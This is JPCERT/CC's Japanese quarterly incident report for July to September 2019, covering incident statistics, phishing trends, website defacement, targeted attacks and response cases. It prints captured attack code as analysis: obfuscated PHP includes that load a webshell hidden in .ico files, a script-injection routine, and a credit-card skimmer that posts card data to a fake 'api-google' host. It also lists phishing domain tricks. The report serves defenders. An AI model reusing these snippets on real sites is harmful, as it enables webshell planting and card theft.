JPCERT CC®

JPCERT
Coordination Center

JPCERT/CC インシデント報告対応レポート

2019 年 7 月 1 日 ～ 2019 年 9 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2019 年 10 月 17 日

JPCERT CC®

目次

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」）では、国内外で発生するコンピュータセキュリティインシデント（以下「インシデント」）の報告を受け付けています(注 1)。本レポートでは、2019 年 7 月 1 日から 2019 年 9 月 30 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）「コンピュータセキュリティインシデント」とは、本レポートでは、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピュータのセキュリティに関わる事件、できごとの全般をいいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します。

［表 1：インシデント報告関連件数］

	7 月	8 月	9 月	合計	前四半期合計
報告件数 (注 2)	1,701	1,353	1,564	4,618	3,830
インシデント件数 (注 3)	1,803	1,842	2,088	5,733	4,213
調整件数 (注 4)	1,354	1,223	1,572	4,149	2,805

（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。


（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。

（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。


本四半期に寄せられた報告件数は、4,618 件でした。このうち、JPCERT/CC が国内外の関連するサイトとの調整を行った件数は 4,149 件でした。前四半期と比較して、報告件数は 21%増加し、調整件数は 48%

増加しました。また、前年同期と比較すると、報告数は 18%増加し、調整件数は 87%増加しました。

［図 1］と［図 2］に報告件数および調整件数の月別推移を示します。



［図 1：インシデント報告件数の推移］




［図 2：インシデント調整件数の推移］

JPCERT/CC では、報告を受けたインシデントをカテゴリ別に分類し、各インシデントカテゴリに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を参照してください。本四半期の報告に含まれる各カテゴリのインシデント件数を［表 2］に示します。

［表 2：カテゴリ別インシデント件数］


インシデント	7 月	8 月	9 月	合計	前四半期合計
フィッシングサイト	1,070	1,265	1,122	3,457	1,947
Web サイト改ざん	83	62	91	236	256
マルウエアサイト	120	79	70	269	292
スキャン	360	314	253	927	1,216
DoS/DDoS	0	0	1	1	10
制御システム関連	0	0	0	0	0
標的型攻撃	5	1	0	6	1
その他	165	121	551	837	491

本四半期に発生したインシデントにおける各カテゴリの割合は、［図 3］のとおりです。フィッシングサイトに分類されるインシデントが 60.4%、スキャンに分類される、システムの弱点を探索するインシデントが 16.2%を占めています。




［図 3：インシデントのカテゴリ別割合］


［図 4］から［図 7］に、フィッシングサイト、Web サイト改ざん、マルウエアサイト、スキャンのインシデントの月別推移を示します。




［図 4：フィッシングサイト件数の推移］



［図 5：Web サイト改ざん件数の推移］



［図 6：マルウエアサイト件数の推移］



［図 7：スキャン件数の推移］

［図 8］にインシデントのカテゴリごとの件数および調整・対応状況を示します。

［図 8：インシデントのカテゴリごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 3,457 件で、前四半期の 1,947 件から 78%増加しました。また、前年度同期（1,302 件）との比較では、166%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 673 件となり、前四半期の 378 件から 78%増加しました。また、国外のブランドを装ったフィッシングサイトの件数は 1,828 件となり、前四半期の 1,255 件から 46%増加しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 3］、国内・国外ブランドの業界別の内訳を［図 9］に示します。

［表 3：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	7 月	8 月	9 月	本四半期合計（割合）
国内ブランド	278	168	227	673(19%)
国外ブランド	575	690	563	1,828(53%)
ブランド不明 (注 5)	217	407	332	956(38%)
全ブランド合計	1,070	1,265	1,122	3,457(100%)

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 9：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトの内訳のうち、国外ブランドでは E コマースサイトを装ったものが 73.0%、国内ブランドでは通信事業者のサイトを装ったものが 43.8%で最多でした。

国外ブランドを騙るフィッシングサイトは今年度に入って増加傾向にありましたが、7 月からさらに急増しています。中でも特定の国外ブランドを装ったフィッシングサイトは前四半期に比べて倍増しています。

国内ブランドを騙るフィッシングサイトについては金融機関および通信事業者を装ったものが大半を占めています。また、特定の SNS サービスを装ったフィッシングサイトも 7 月中旬頃から増加傾向にあります。

金融機関や通信事業者を装うフィッシングサイトのドメイン名には以下のようなパターンが使われるケースが多く見受けられました。

- 正規サイトのドメインのドットをハイフンに置き換え、異なる TLD を組み合わせたドメイン
- 正規サイトのドメインの一部の文字を似た文字に置き換えたドメイン
- 1 文字足すなど一見して正規サイトに似せたドメイン

[正規サイトのドメインのドットをハイフンに置き換えたフィッシングサイトの例]

```
正規サイト
https://www.<ブランド名>.co.jp/

フィッシングサイト
https://www.<ブランド名>-co-jp.xyz/
```

今四半期ではフィッシングサイトへの誘導にはメール以外にも SMS が使われているとの報告が増えています。また、短縮 URL サービスを利用してフィッシングサイトへ転送されるケースも依然として多く見受けられました。

フィッシングサイトの調整先の割合は、国内が 29%、国外が 71%であり、前四半期（国内が 41%、国外が 59%）と比べて国外への通知の割合が増加しました。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、236 件でした。前四半期の 256 件から 8%減少しています。

Web サイトに不正に埋め込まれたコードから、偽のマルウエア感染の警告を表示してサポートへ電話を促す詐欺サイトや、不審なツールのダウンロードを促すサイトなどに転送される事例を引き続き確認しています。このような不審なコードが埋め込まれた Web サイトには、次のようなコードの挿入がされていたことを確認しています。

```
<?php
/*23b2c*/

@include "\057hom\145/nk\163tat\151ons\160/pa\156dak\165ros\150io.\152p/p\165bli\143_ht\155l/w\160-in\143lud\145s/S\151mpl\145Pie\057Dec\157de/\056fe3\1418c2\062.ic\157";

/*23b2c*/
/*2e41a*/

@include "\057hom\145/nk\163tat\151on/\160and\141kur\157shi\157.jp\057pub\154ic_\150tml\057wp-\151ncl\165des\057res\164-ap\151/en\144poi\156ts/\056a36\061e65\071.ic\157";
```

［図 10：挿入されたコード （php)］

このコードは、Web サイト上の.ico ファイルを参照するためのもので、.ico ファイルは PHP のコードからなっています。この PHP コードは WebShell であり、Web サイト内のコンテンツを書き換える機能をもつことが確認されています。

```
    static public function postrender_handler($buffer)
    {
        // prepare page content
        $content = $buffer;
        $js_code = $GLOBALS['injectable_js_code'];

        if (strpos(strtolower($content), "</head>") !== FALSE)
        {
            $content = str_replace("</head>", $js_code . "\n" . "</head>", $content);
        }
        elseif (strpos(strtolower($content), "</body>") !== FALSE)
        {
            $content = str_replace("</body>", $js_code . "\n" . "</body>", $content);
        }

        return $content;
    }
```

［図 11：コンテンツを書き換える機能 （コード)］


上記コードにより、</head>タグと</body>タグの直前に任意のコード（図 11 内の“$js_code”）が挿入されます。これにより不審なサイトへ誘導しようとする事例を確認しています。

3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、6 件でした。前四半期の 1 件から 500%増加しています。本四半期に対応を依頼した組織はありませんでした。次に、確認されたインシデントを紹介します。

(1) 短縮 URL から VBScript をダウンロードさせるショートカットファイルを用いた攻撃

仮想通貨事業者を狙ったと考えられる標的型攻撃の報告が 6 月に寄せられました。(攻撃はその後 8 月まで継続して発生したことを確認しました。) これらの標的型攻撃メールには短縮 URL のリンクが記載されており、リンクをクリックするとクラウドサービスから zip ファイルをダウンロードします。 zip ファイルには、パスワードでロックされたデコイ文書と Password.txt.lnk というショートカットファイルが格納されています。 このショートカットファイルにはコマンドが含まれており、実行すると最終的にマルウエアに感染します。



［図 12：ショートカットファイルからダウンローダーが感染するまでの流れ］

(2) オープンソースツール PoshC2 を使用した標的型攻撃

8 月に複数の組織から報告が寄せられた標的型攻撃では PoshC2 が使用されていました。PoshC2 は PowerShell をベースとしたペネトレーションテスト向けのツールで、オープンソースで公開されています。この攻撃では GCP や Azure 等の正規クラウドサービスを C2 サーバとして利用していました。

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウエアサイトの件数は、269 件でした。前四半期の 292 件から 8%減少しています。

本四半期に報告が寄せられたスキャンの件数は、927 件でした。前四半期の 1,216 件から 44%減少しています。スキャンの対象となったポートの内訳を［表 4］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP)）、HTTP（80/TCP)、SMTP（25/TCP）でした。

［表 4：ポート別のスキャン件数］

ポート	7 月	8 月	9 月	合計
22/tcp	148	137	98	383
80/tcp	96	69	54	219
25/tcp	43	58	42	143
23/tcp	13	10	11	34
445/tcp	10	6	10	26
443/tcp	6	5	9	20
37215/tcp	2	3	14	19
7443/tcp	16	0	0	16
5555/tcp	6	6	2	14
5500/tcp	4	6	4	14
9300/tcp	13	0	0	13
6379/tcp	10	1	2	13
21/tcp	12	0	1	13
8080/tcp	2	6	3	11
8161/tcp	5	0	4	9
8088/tcp	7	1	1	9
8010/tcp	7	1	0	8
62223/tcp	1	7	0	8
60001/tcp	3	1	3	7
8081/tcp	5	1	0	6
その他	32	59	24	115
月別合計	441	377	282	1100

その他に分類されるインシデントの件数は、837 件でした。前四半期の 491 件から 70%増加しています。

4. インシデント対応事例

本四半期に行った対応の例を紹介します。

(1) Pulse Connect Secure の脆弱性を放置したままの国内の機器に関する報告

8 月下旬に海外のセキュリティベンダより、Pulse Connect Secure（SSL-VPN 製品）の脆弱性（CVE-2019-11510）[(1)]を放置したままの日本の機器（約 1,500 IP アドレス）に関する報告が寄せられました。この脆弱性を悪用されると任意のファイルが閲覧可能となり、認証情報を含むファイルが取得された場合には、当該機器に不正アクセスされる可能性があります。

JPCERT/CC は国内の当該 IP アドレスの管理者などに対して、利用する機器のバージョンを確認し、脆弱なバージョンを利用している場合は、速やかにアップデートを行うよう依頼しました。また、当該脆弱性に関する注意喚起[(2)]を発行しました。

(2) 国内の E コマース Web サイトの改ざん

本四半期は、国内の E コマース Web サイトにおいて、クレジットカード情報の窃取を目的とした改ざんの報告が寄せられました。JPCERT/CC で調査したところ、入力された氏名、クレジットカード番号、有効期限、CVV 番号の情報を、検索サイトに似せた Web サイトに送信するスクリプトが改ざんされたサイトに埋め込まれていたことを確認しました。

```
var $s = {
    Number: "bluegate_cc_number",
    Holder: null,
    HolderFirstName: "firstname",
    HolderLastName: "lastname",
    Date: null,
    Month: "bluegate_cc_expires_month",
    Year: "bluegate_cc_expires_year",
    CVV: "bluegate-cc-cvv",
    Gate: "https://api-google     ı/analytics.php",
    Data: {},
    Sent: [],
    SaveParam: function(elem) {
        if(elem.id !== undefined && elem.id != "" && elem.id !== null && elem.va
            $s.Data[elem.id] = elem.value;
            return;
        }
```

［図 13：改ざんされた国内 E コマースの Web サイト］

JPCERT/CC では、当該 Web サイトの管理者に対して、適切に対応するように依頼しました。

5. 参考文献

(1) BAD PAKETS: Over 14,500 Pulse Secure VPN endpoints vulnerable to CVE-2019-11510
https://badpackets.net/over-14500-pulse-secure-vpn-endpoints-vulnerable-to-cve-2019-11510/

(2) JPCERT/CC: 複数の SSL VPN 製品の脆弱性に関する注意喚起
https://www.jpcert.or.jp/at/2019/at190033.html

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報送信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウエアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウエア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウエアサイト

「マルウエアサイト」とは、閲覧することで PC がマルウエアに感染してしまう攻撃用サイトや、攻撃に使用するマルウエアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウエアサイト」に分類しています。

- 閲覧者の PC をマルウエアに感染させようとするサイト
- 攻撃者によりマルウエアが公開されているサイト

○ スキャン

「スキャン」とは、サーバや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス(システムへの影響がないもの)を指します。また、マルウエア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウエア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバプログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウエアが通信を行うサーバ
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウエア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウエアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
